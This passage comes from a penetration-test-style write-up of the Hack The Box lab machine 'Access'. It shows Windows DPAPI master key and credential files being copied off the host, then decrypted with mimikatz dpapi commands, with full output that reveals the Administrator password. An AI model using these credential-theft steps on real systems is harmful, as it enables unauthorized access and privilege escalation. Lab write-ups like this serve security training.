-a-hs             8/22/2018  10:18 PM           468 0792c32e-48a5-4fe3-8b43-d93d64590580
-a-hs             8/22/2018  10:18 PM            24 Preferred

PS C:\Users\security\AppData\roaming\microsoft\protect\S-1-5-21-953262931-566350628-63446256-1001>
```

Figure 3.19: 290-master_key.png

```
base64 -d master.b64 > master
```

Saved the original file in my machine with the decode. Now we can get the creds file to our machine. The credentials file will be found in C:\Users\security\AppData\roaming\microsoft\credentials same way we can base64 encode it using certutil and bring it to our machine.

```
→ I7Z3R0 base64 -d cred.b64 > cred
```

Lets go to the windows host to crack the password. I copied the file on to the desktop by creating a folder called access. Initially we need a key from the masterkey container which is used to encrypt the password stored.

With the help of below command we can find the key which is used to encrypt the password can be found.

```
mimikatz # dpapi::masterkey /in:\users\i7z3r0\desktop\access\master /sid:S-1-5-21-953262931-566350628-63446256-1001 /password:4Cc3ssC0ntr0ller

**MASTERKEYS**
dwVersion      : 00000002 - 2
szGuid         : {0792c32e-48a5-4fe3-8b43-d93d64590580}
dwFlags        : 00000005 - 5
dwMasterKeyLen  : 000000b0 - 176
dwBackupKeyLen  : 00000090 - 144
dwCredHistLen   : 00000014 - 20
dwDomainKeyLen  : 00000000 - 0

[masterkey]
**MASTERKEY**
dwVersion      : 00000002 - 2
salt           : 9c51ca4d00708c73d4fbff60b95e549e
rounds         : 000043f8 - 17400
algHash        : 0000800e - 32782 (CALG_SHA_512)
algCrypt       : 00006610 - 26128 (CALG_AES_256)
pbKey          : e78fb14989c4ccd7a05285c17fae1c31ad1210f7ada051ae3203536df613e63a0e4647ca9ed51407637d8c1cc2ad16b2306aab56d7d2707b0c77422e7de39eb8bdfcca55044b4a7f
adbe50af7fd07b0e0ea940d70a1245db7df847f615530a93895012a3ad9c7a8c39cc0592d06d714c9ee8fe34ced5062c412

[backupkey]
**MASTERKEY**
dwVersion      : 00000002 - 2
salt           : 4bb6dd9b5b9656d97b78f114796457f4
rounds         : 000043f8 - 17400
algHash        : 0000800e - 32782 (CALG_SHA_512)
algCrypt       : 00006610 - 26128 (CALG_AES_256)
pbKey          : 0fe6b3aa5dd3af46bd7a87cbc0161fc41ae13f8714a22bcb5bda86f24d95ad03369a5335159185d0276743d0c1132b35fdaffad247d3c4f5f43260413c28b401ed70e42e0184f9e8
aa755e0f53672473900db8868b428327edaa

[credhist]
**CREDHIST INFO**
dwVersion      : 00000003 - 3
guid           : {009668e5-9305-401b-ba0d-dfa0e11b34d0}

[masterkey] with password: 4Cc3ssC0ntr0ller (normal user)
key : b360fa5dfea278892070f4d086d47ccf5ae30f7206af0927c33b13957d44f0149a128391c4344a9b7b9c9e2e5351bfaf94a1a715627f27ec9fafb17f9b4af7d2
sha1: bf6d0654ef999c3ad5b09692944da3c0d0b68afe
```

Figure 3.20: 295-key_decrypt.png

```
Decrypted Credential:
* volatile cache: GUID:{0792c32e-48a5-4fe3-8b43-d93d64590580};KeyHash:
* masterkey      : b360fa5dfea278892070f4d086d47ccf5ae30f7206af0927c33b
**CREDENTIAL**
credFlags       : 00000030 - 48
credSize        : 000000f4 - 244
credUnk0        : 00002004 - 8196

Type            : 00000002 - 2 - domain_password
Flags           : 00000000 - 0
LastWritten     : 8/22/2018 9:18:49 PM
unkFlagsOrSize  : 00000038 - 56
Persist         : 00000003 - 3 - enterprise
AttributeCount  : 00000000 - 0
unk0            : 00000000 - 0
unk1            : 00000000 - 0
TargetName      : Domain:interactive=ACCESS\Administrator
UnkData         : (null)
Comment         : (null)
TargetAlias     : (null)
UserName        : ACCESS\Administrator
CredentialBlob   : 55Acc3ssS3cur1ty@megacorp
Attributes      : 0

mimikatz #
```

Figure 3.21: 300-password_decrypt.png

Below commands are used to decrypt the credentials. Since we have the master key we can easily decrypt the data from the saved ones. We got the password for administrator as **Administrator:55Acc3ssS3cur1ty@megacorp**

```
dpapi::masterkey /in:\users\i7z3r0\desktop\access\master
↪ /sid:S-1-5-21-953262931-566350628-63446256-1001 /password:4Cc3ssC0ntr0ller
```


```
dpapi::cred /in:\users\i7z3r0\desktop\access\cred /mas-
```

```
↪ terkey:b360fa5dfea278892070f4d086d47ccf5ae30f7206af0927c33b13957d44f0149a128391c4344a9b7b9c9e2e5351bfaf94a
```

Since we have the username and password for the user we can try to login with the credentials which we got.

3.2.1.5 Proof File


User



```
PS C:\users> type security\Desktop\user.txt
ff[REDACTED]8
PS C:\users>
```

Figure 3.22: access/images/310-user.txt.png

Root



```
PS C:\Users\Administrator\Desktop> type root.txt
6e1[REDACTED]f
PS C:\Users\Administrator\Desktop>
```

Figure 3.23: access/images/305-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.